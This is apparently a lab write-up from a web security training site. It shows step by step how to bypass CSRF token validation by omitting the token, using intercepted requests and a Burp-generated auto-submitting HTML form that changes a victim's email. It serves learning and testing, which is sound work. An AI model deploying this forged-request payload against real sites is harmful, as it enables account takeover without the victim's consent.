Validation of CSRF token depends on token being present


Background

Some applications correctly validate the token when it is present but skip the validation if the token is omitted. In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:
`POST /email/change HTTP/1.1 Host: vulnerable-website.com Content-Type: application/x-www-form-urlencoded Content-Length: 25 Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm email=pwned@evil-user.net`

Lab

This lab's email change functionality is vulnerable to CSRF.
To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.
You can log in to your own account using the following credentials: `wiener:peter`

Examine the email change functionality




My Account

Your username is: wiener


Your email is: wiener@normal-user.net

Email: email@email.com




```
29  https://0aff0067033d6f60c064a...  GET   /academyLabHeader
28  https://0aff0067033d6f60c064a...  GET   /my-account
27  https://0aff0067033d6f60c064a...  POST  /my-account/change-email   ✓
26  https://0aff0067033d6f60c064a...  GET   /academyLabHeader
25  https://0aff0067033d6f60c064a...  GET   /my-account
24  https://0aff0067033d6f60c064a...  POST  /login                     ✓
23  https://0aff0067033d6f60c064a...  GET   /academyLabHeader
```

Request to change email is a regular POST request



```
POST /my-account/change-email HTTP/1.1
Host: 0aff0067033d6f60c064aeb000650003.web-security-academy.net
Cookie: session=GMs1AEQMLGimVMyEmxAghMr8mdogqrRZ
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0aff0067033d6f60c064aeb000650003.web-security-ac
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aff0067033d6f60c064aeb000650003.web-security-a
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

email=email%40email.com&csrf=L2b13XNroFFycV22N3YmDX9QfWxybAsX
```

Send to repeater to play around and test functionality again




My Account

Your username is: wiener


Your email is: test1@email.com

Remove the CRSF token



```
Connection: close

email=csrftokenremoved%40email.com&csrf=L2b13XNroFFycV22N3YmDX9QfWxybAsX
```

Removing the token works via repeater




My Account

Your username is: wiener

Your email is: csrftokenremoved@email.com

Generate CSRF POC via generator

When generating POC, mind and tick "auto submit script" in the options menu. Regenerate the POC if you missed it.




Request to: https://0aff0067033d6f60c064aeb000650003.web-security-academy.net

```
POST /my-account/change-email HTTP/1.1
Host:
0aff0067033d6f60c064aeb000650003.web-security-academy.net
Cookie: session=GMs1AEQMLGimVMyEmxAghMr8mdogqrRZ
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
```

CSRF HTML:


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0aff0067033d6f60c064aeb000650003.web-securit
      <input type="hidden" name="email" value="CSRFPOC&#64;email&#46;c
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>

```

Paste it into the exploit server and send to victim


Body:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0aff0067033d6f60c064aeb000650003.we
      <input type="hidden" name="email" value="CSRFPOC&#64;e
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Success!


Congratulations, you solved the lab!